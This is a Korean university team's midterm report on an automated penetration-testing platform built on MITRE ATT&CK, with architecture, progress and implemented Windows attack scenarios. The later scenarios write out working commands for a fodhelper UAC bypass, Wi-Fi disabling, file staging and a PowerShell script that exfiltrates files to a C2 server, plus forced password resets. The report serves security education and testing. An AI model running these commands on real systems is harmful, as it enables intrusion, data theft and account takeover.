졸업과제 중간 보고서

PoC 구현을 통한

클라우드 보안 공격 자동화 도구 개발

지 도 교 수 : **최윤호**

팀 명 : **417호**

팀 원 : **201824441 김승혁**

201824507 송재홍

202145827 정재영

목 차

1 과제 목표

본 과제의 목표는 클라우드 보안을 강화하기 위해 MITRE ATT&CK 프레임워크를 기반으로 클라우드 보안 공격 자동화 도구를 개발하는 것이다. 클라우드 환경에서 발생할 수 있는 다양한 보안 취약점과 공격 기법을 분석하고, 등록된 CVE를 분석하여 취약점을 파악한다.

분석한 정보를 바탕으로 공격 시나리오를 기본적으로 설계하고, 모의 해킹 자동화 도구를 구현하는 것을 목표로 한다. 또한 MITRE ATT&CK에서 제공하는 전술에 따라 공격 시나리오를 자동 생성할 수 있는 기능을 포함하고자 한다. 자동화 도구 사용자는 모의 해킹 결과와 공격을 예방할 수 있는 Mitigation을 제공받게 된다.

2 제약 사항 분석

1. 초기 침투 제약사항

MITRE ATT&CK에서 제시하는 APT 그룹의 공격 방식을 분석하였을 때, 대다수의 경우에 초기 침투(Shell 권한 탈취 등)는 피싱 공격을 사용하거나 공격자가 특정 대상의 정보를 수집하여 자주 방문하는 웹 사이트의 정보를 수집한 후, 웹 사이트의 취약점을 이용해 해당 사이트에 공격 코드를 삽입한 뒤 대상이 해당 웹사이트에 방문하면 악성코드에 감염되는 워터링 홀 공격 방식을 사용한다. 이러한 공격은 본 과제에서 목표로 하는 플랫폼 형태의 침투 테스트로는 할 수 없다. 기업에서 자체적인 교육(예시로, 레드팀 및 블루팀 연습)을 통해 방지를 해야 한다.




그림 1 APT3 그룹의 3단계 공격 절차 (MITRE 제공)

위 그림은 MITRE ATT&CK에서 제공하는 APT3 그룹의 3단계로 구성된 공격 절차를 나타낸다. Phase 1에서 초기 침투를 할 때, 악성 코드가 심어진 파일을 피싱 메일로 실행시키도록 유도하여 초기 침투를 완료한 뒤, 다음 단계에서 다양한 공격을 수행하는 방식이다. 따라서 초기 침투의 과정을 피싱이 아닌 다른 방식으로 고려해야 한다.

2. 클라우드 환경 모의 해킹 제약사항

클라우드 환경에서의 모의 해킹은 여러 제약 사항을 수반한다. 우선, 주요 클라우드 서비스 제공자(CSP)인 AWS, Azure, Google Cloud와 같은 플랫폼에서 모의 해킹을 수행하는 것은 현실적으로 어렵다. 이유는 다음과 같다.

- CSP의 보안 정책

AWS, Azure, Google Cloud와 같은 CSP들은 자체적인 봉나 정책과 규제를 통해 클라우드 인프라의 안전을 보장하고 있다. 이러한 보안 정책은 고객이 무단으로 클라우드 리소스에 접근하거나 보안 진단을 수행하는 것을 제한한다. 예를 들어, CSP는 특정 네트워크 접근을 제한하거나, 특정 툴이나 기술의 사용을 금지하여 CSP의 보안 구조를 보호한다. 이러한 정책으로 인해 고객은 클라우드 환경에서 자유롭게 모의 해킹을 수행하는 데 제약을 받을 수밖에 없다.

- 공유 책임 모델

클라우드 환경에서는 보안 책임이 CSP와 사용자 간에 공유된다. 사용자는 자신의 데이터와 애플리케이션에 대한 보안을 책임지며, CSP는 물리적 인프라와 가상화 레이어의 보안을 담당한다. 이로 인해, 사용자 측에서 모의 해킹을 시도할 때, 인프라 보안 영역에 대한 접근이 제한될 수 있으며, 이는 모의 해킹의 범위를 제한하는 요소로 작용한다. 모의 해킹 시 CSP의 책임 영역을 넘지 않는 선에서 진행해야 한다.

- 리소스 접근 제한

클라우드 인프라의 일부 리소스는 사용자가 직접 접근할 수 없는 구조로 되어 있다. 물리적 서버는 물론이고, CSP가 관리하는 핵심 네트워크 구성 요소 등은 접근이 제한된다. 이러한 제한은 모의 해킹 시에 특정 공격 기법을 사용할 수 없게 만들며, 클라우드 관리 콘솔이나 API를 통해서만 접근이 가능하다.

- 법적 및 컴플라이언스 요구사항

클라우드 환경에서 모의 해킹을 수행할 때는 해당 클라우드 제공자가 위치한 국가의 법률 및 규제, 그리고 사용자가 속한 산업의 컴플라이언스 요구사항을 반드시 준수해야 한다. 예를 들어, 특정 국가에서는 모의 해킹에 대한 법적 규제가 엄격할 수 있으며, 이를 위반할 경우 법적 처벌을 받을 수 있다. 또한, 금융 산업과 같은 특정 분야에서는 규제 기관의 엄격한 보안 표준을 준수해야 하므로, 모의 해킹에 대한 추가적인 제약이 발생할 수 있다.

- 데이터 프라이버시 및 민감 데이터 보호

클라우드 환경에서는 데이터 프라이버시와 관련된 엄격한 규제가 존재하며, 개인 정보나 민감 데이터를 보호하기 위한 다양한 제약이 있다. 모의 해킹을 수행할 때, 이러한 데이터에 접근하거나 처리하는 과정에서 데이터 프라이버시 규정을 위반하지 않도록 주의해야 한다. 특히, GDPR이나 CCPA와 같은 규정을 준수하지 않을 경우, 심각한 법적 문제가 발생할 수 있다

결론적으로, 클라우드 환경에서의 모의 해킹은 CSP의 보안 정책, 공유 책임 모델, 리소스 접근 제한, 법적 및 컴플라이언스 요구사항, 데이터 프라이버시 등의 제약으로 인해 제한적인 범위에서만 가능하다.

3 설계 상세화 및 변경 사항

1. 설계 상세화

- 전체 구상




그림 2 전체 구상도


- Node.js 기반 React 라이브러리를 사용하여 애플리케이션을 실행한다. 사용자는 이를 통해 요청 처리 및 응답을 받을 수 있다.
- Backend는 FastAPI를 통해 Frontend와 통신하는 구조이다. 또한 Backend 서버 안에 Agent와 http 통신을 위한 라우팅이 구현되어 있으며, 필요한 정보를 Postgres DB(docker container)에서 주고받는다.
- Docker Container 중 Kali OS 이미지는 다양한 모의 해킹 도구를 지원하는 Kali linux를 기반으로 모의 해킹의 효율을 높일 수 있도록 한다.

- 시스템 아키텍처

백엔드 서버	• Python을 사용하며 데이터베이스와 상호작용 • 데이터베이스와 연결하여 요청을 처리하고 API를 통해 Node.js 웹 페이지와 통신 • Agent와 통신 • Docker 컨테이너로 배포
Node.js 웹 페이지	• 사용자 인터페이스 제공 및 사용자의 요청을 백엔드에 전달
PostgreSQL 데이터베이스	• 시스템의 데이터 저장 및 관리 • 백엔드 서버와 네트워크로 연결 • Docker 컨테이너로 배포


- 주요페이지
  - 홈 (대시보드)
    1. 현재 계정에 등록된 호스트 수 및 연결된 에이전트 수 표시

    2. 현재 연결된 Agent의 세부 정보 표시




  - 침투테스트
    1. Agent 관리
       A. Agent 연결 방법을 OS별로 안내

B. 현재 연결된 Agent의 상세 정보 확인




2. ATT&CK based

A. Technique의 Id와 해당 Technique의 설명 표시




B. Agent를 선택하고 ATTACK 버튼을 누르면 선택된 Agent가 침투테스트를 실행



3. Remote Test
   A. Kali linux에 내장된 도구들을 사용하여 취약점 스캐닝 및 모의 해킹을 진행한다.

4. Show Result
   A. 공격 결과를 보여주는 화면이다. Host 별로 어떤 공격 시나리오가 적용되었는지 나타낸다.




◦ 마이페이지

1. 사용자 정보 표시

2. 현재 연결된 agent 정보 요약

3. 해당 계정에서 실시한 테스트 결과 기록



2. 변경 사항

- 초기 침투 제약사항에 따른 조치

  초기 침투 제약사항으로 인해, 본 과제에서는 Victim PC에 Agent를 심어서 플랫폼과 http 프로토콜로 통신할 수 있도록 설정한다. 여기서 Agent란, Victim PC에서 Shell 명령어를 실행할 수 있는 작은 프로그램으로, 원격에서 명령을 전달하고 그 결과를 플랫폼으로 전송하는 역할을 수행한다.

  Agent는 대상 시스템의 특정 권한을 탈취하는 대신, 사전에 설정된 환경에서 명령어 실행과 결과 수집을 담당한다. 이를 통해 자동화로 구현이 어려운 피싱 공격이나 워터링 홀 공격을 사용하지 않고, 이미 초기 침투가 되어있다는 가정을 세울 수 있다. 이로 인해 초기 침투 이후의 상황에서 상황을 더 악화시킬 수 있는 모의 공격을 수행할 수 있으며, 플랫폼 형태의 모의 해킹을 가능하게 한다.

  또한 Agent를 사용하지 않고도 초기 침투까지의 과정(혹은 Agent를 사용하지 않고 알아낼 수 있는 모든 취약점 탐색)을 수행하는 기능을 따로 추가한다.

- 클라우드 환경 제약사항에 따른 조치

  클라우드 환경에서의 모의 해킹 제약사항으로 인해, 본 과제의 테스트 환경은 클라우드 서비스 대신 물리적 서버와 네트워크 접근이 제한되지 않는 VMware 환경을 선택하여, 실험적 모의 해킹 테스트를 보다 원활하게 진행할 수 있도록 한다.

VMware 환경에서는 테스트 시나리오와 관련된 모든 요소를 완전하게 제어할 수 있으며, 이를 통해 다양한 공격 벡터를 안전하게 검증할 수 있다. 또한, 물리적 인프라 접근 제한 및 법적 컴플라이언스 이슈를 최소화하여 테스트 환경을 보다 유연하게 구성할 수 있다. 결과적으로, 클라우드 환경에서 발생할 수 있는 보안 위협과 유사한 상황을 VMware VM 환경에서 모의적으로 구현함으로써, 실질적인 보안 검토를 수행할 수 있다.

- KVM 대상 보안 공격 분석

  KVM의 취약점을 공격하고 분석하려고 하였으나 보안 공격 대상이 클라우드 환경에서 온프레미스 환경으로 변경함에 따라 KVM의 취약점 대신 더 일반적인 환경인 Linux 커널에 대한 취약점을 공격하고 분석하기로 하였다.

4 구성원별 진척도

김승혁	**Frontend** - 공격 결과 표시 페이지 구현 - 웹 페이지 토대 마련 **Backend** - 윈도우 CMD - Technique 연동 - 공격 시나리오 설계 및 표현 기능 개발 - Agent 설치 기능 개발 **설계** - 데이터베이스 구축 - Docker 컨테이너 구축
송재홍	**Frontend** - UI 구현 - 이용 방법, 마이 페이지, 로그인, 회원가입 구현 **Backend** - 로그인, 회원가입 기능 개발 - 데이터베이스에서 정보를 가져오는 API 구현 **설계** - 데이터베이스 구축
정재영	**Frontend** - 공격 결과 해당하는 CVE 취약점 표시 - 마이 페이지 구현 **Backend** - CVE 취약점 – Technique 연동 - 사용자 정보 수정 기능 개발 - 공격 시나리오 설계 **설계** - 데이터베이스 구축

5 현재까지의 과제 수행 내용 및 중간 결과

5.1. MITRE ATT&CK의 Technique에 해당하는 명령어 구현

APT3 공격 사례에서 사용된 Technique별 Windows CMD 명령어를 정리한 자료를 토대로 총 25개의 Technique에 해당하는 명령어를 구현하였다.

```yaml
name: Find user processes
description: Get process info for processes running as a user
tactic: discovery
technique:
  attack_id: T1057
  name: Process Discovery
platforms:
  darwin:
    sh:
      command: |
        ps aux | grep #{host.user.name}
  linux:
    sh:
      command: |
        ps aux | grep #{host.user.name}
  windows:
    psh:
      command: |
        $owners = @{};
        gwmi win32_process |% {$owners[$_.handle] = $_.getowner().user};
        $ps = get-process | select processname,Id,@{l="Owner";e={$owners[$_.id.tostring()]}};
        foreach($p in $ps) {
            if($p.Owner -eq "#{host.user.name}") {
                $p;
            }
        }
requirements:
  - plugins.stockpile.app.requirements.paw_provenance:
    - source: host.user.name
```

그림 3 T1057에 해당하는 yaml 파일

Tactic에 해당하는 Technique을 정리하고 Techniuqe에 해당하는 정보들을 정리했다. Technique별 yaml 파일 안에 OS별 명령어가 포함되어 있다. 이 yaml 파일을 적절하게 파싱하여 DB에 저장한다.

5.2. 공격 시나리오 구현

현재 총 8개의 공격 시나리오를 구현했다. 그 중 3개는 CVE 취약점의 PoC를 이용한 시나리오이다. 나머지 5개의 공격 시나리오는 Windows를 대상으로 동작하며 시나리오에 대한 구체적인 내용은 다음과 같다.

- **Wifi DoS 공격 시나리오**

  Victim PC의 Wifi 기능을 차단시키는 공격 시나리오이다. 이 공격 시나리오가 완료되면 사용자는 Wifi 기능을 사용하지 못하게 된다. 사용된 Technique은 다음과 같다

- **Discovery – T1016 / System Network Configuration Discovery**

  $ netsh wlan sh net mode=bssid

  이 공격으로 wifi를 사용하고 있는지 확인할 수 있다. 아래 그림은 Windows에서 Wifi를 사용하고 있을 때와 사용하고 있지 않을 때를 나타낸다.




그림 4 wifi 사용 PC

그림 5 wifi 미사용 PC

이를 통해 Wifi를 사용하고 있는 것이 확인되었다면 다음 공격을 진행할 수 있다.

- **Privilege Escalation - T1548.002 / Abuse Elevation Control Mechanism: Bypass User Access Control**

  해당 Technique은 사용자 계정 컨트롤을 우회하여 관리자 권한을 획득할 수 있는 기술이다. 여기서는 Akagi64.exe 라는 멀웨어를 사용하여 실행을 유도한다. 따라서 Agent를 통해 Akagi64.exe를 Victim PC에 업로드 한 뒤, 실행을 시킨다.

- **Impact – T1499 / Endpoint Denial of Service**

  $ netsh interface set interface name="Wi-Fi" admin=DISABLED

  이 공격은 Wifi 모듈이 작동하지 않도록 만든다. 따라서 DoS 공격으로 악용이 가능한 것이다. 이 명령어는 관리자 권한을 요구하며 공격 성공 시 출력 값은 없다.

아래 그림은 Wifi DoS 공격 시나리오가 진행된 후의 네트워크 구성 상태에서 Wifi 항목이 사라진 모습을 보여준다.




그림 6 wifi DoS 공격 전후 비교

- **파일 추출 공격 시나리오**

이 공격 시나리오는 Victim PC에서 파일을 추출하는 시나리오를 의미한다. 자세한 공격 과정은 다음과 같다.

- **Collection – T1074.001 / Data Staged: Local Data Staging**

$ New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object

이 공격은 Victim PC에 staged라는 폴더를 생성 후, 생성된 폴더 경로를 출력한다. 여기서 생성된 폴더 경로를 받아와 DB에 저장한다. 이를 host.dir.stage에 저장시킨다고 가정한다.

- **Collection – T1005 / Data from Local System**

$ Get-ChildItem C:₩Users -Recurse -Include *. *.#{file.sensitive.extension} -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;

이 공격은 C:₩Users 하위 모든 경로에서 특정 확장자 #{file.sensitive.extension}를 가지는 파일에 대해서 처음 찾은 5개의 파일 경로를 모두 가져온다. 이를 DB에 저장한다. 이를 host.file.path에 array 형식으로 저장시킨다고 가정한다.

- **Collection – T1074.001 / Data Staged: Local Data Staging**

$ Copy-Item #{host.file.path} #{host.dir.staged}

이 공격은 처음에 생성한 staged 폴더 경로에 host.file.path에 있는 파일들을 복사하한다.

- **Collection – T1560.001 / Archive Collected Data: Archive via Utility**

  $ Compress-Archive -Path #{host.dir.staged} -DestinationPath #{host.dir.staged}.zip -Force;

  $ sleep 1; ls #{host.dir.staged}.zip | foreach {$_.FullName} | select

  이 공격은 staged 폴더를 압축한 뒤, 경로를 출력한다. 여기서 출력된 경로를 host.dir.compress에 저장시킨다고 가정한다.

- **Exfiltration – T1041 / Exfiltration Over C2 Channel**

```
$ErrorActionPreference = 'Stop';
$fieldName = '#{host.dir.compress}';
$filePath = '#{host.dir.compress}';
$url = "#{server}/file/upload";

Add-Type -AssemblyName 'System.Net.Http';

$client = New-Object System.Net.Http.HttpClient;
$content = New-Object System.Net.Http.MultipartFormDataContent;
$fileStream = [System.IO.File]::OpenRead($filePath);
$fileName = [System.IO.Path]::GetFileName($filePath);
$fileContent = New-Object System.Net.Http.StreamContent($fileStream);
$content.Add($fileContent, $fieldName, $fileName);
$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-#{paw}');
$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36");

$result = $client.PostAsync($url, $content).Result;
$result.EnsureSuccessStatusCode();
```

  이 공격은 staged 압축파일을 지정한 주소로 보낸다. 따라서 공격자는 앞서 찾은 파일을 마음대로 받아올 수 있는 것이다.

이로써 공격자는 Victim PC에서 원하는 파일을 추출하여 자신의 서버로 전송할 수 있게 된다.

- **사용자 비밀번호 임의 변경 공격 시나리오**

이 공격 시나리오는 사용자 계정의 암호를 임의로 바꿀 수 있는 시나리오이다. 현재 암호를 모르더라도 임의로 바꿀 수 있다.

- **Discovery – T1033 / System Owner/User Discovery**

  $ net user




그림 7 T1033 공격 결과

이 공격으로 현재 사용자 계정 이름을 알 수 있다. 바꾸고자 하는 사용자 계정을 파악한다.

- **Privilege Escalation - T1548.002 / Abuse Elevation Control Mechanism: Bypass User Account Control**

$ New-Item "HKCU:₩Software₩Classes₩ms-settings₩Shell₩Open₩command" -Force

$ Set-ItemProperty "HKCU:₩Software₩Classes₩ms-settings₩Shell₩Open₩command" -Name "DelegateExecute" -Value ""

$ Set-ItemProperty "HKCU:₩Software₩Classes₩ms-settings₩Shell₩Open₩command" -Name "(Default)" -Value "C:₩Windows₩System32₩cmd.exe"

$ Invoke-Expression -Command "C:₩Windows₩System32₩fodhelper.exe"

이 공격은 Wifi DoS 공격에서도 다뤘던 권한 상승 공격이다. Akagi64.exe 멀웨어를 통해 해도 되지만, 여기서는 또 다른 방법인 Fodhelper를 통한 UAC 우회 방법을 제시한다.

Fodhelper.exe 가 저장된 경로는 다음과 같다.
C:₩Windows₩System32₩fodhelper.exe

Windows는 기본적으로 System32 폴더 내부에 저장된 프록램은 Microsoft가 신뢰하는 파일로 인식하여 자동 권한 상승이 되어 실행되는데, Fodhelper는 실행 시 HKCU:₩Software₩Classes₩ms-settings₩shell₩open₩command 키의 Default 값에 저장된 명령도 실행된다. 이 또한 마찬가지로 관리자 권한으로 실행된다.




그림 8 HKCU:₩Software₩Classes₩ms-settings₩shell₩open₩command 값

여기서 (기본값)으로 표시된 것을 C:₩Windows₩System32₩cmd.exe 로 바꾼 뒤, Fodhelper를 실행시키면 UAC를 우회할 수 있다.

참고로, Fodhelper는 windows에서 기본으로 제공하는 "선택적 기능"에 해당한다. 아래 그림은 Fodhelper 화면을 나타낸다.

그림 9 Fodhelper 화면

- **Impact - T1531 / Account Access Removal**

$ net user [변경하고자 하는 username] [변경할 password]

이 공격으로 사용자 계정 비밀번호를 임의로 변경가능하다.

참고로, 제어판 - 사용자 계정으로 비밀번호를 변경하려면 아래 그림과 같이 현재 암호를 필요로 한다.

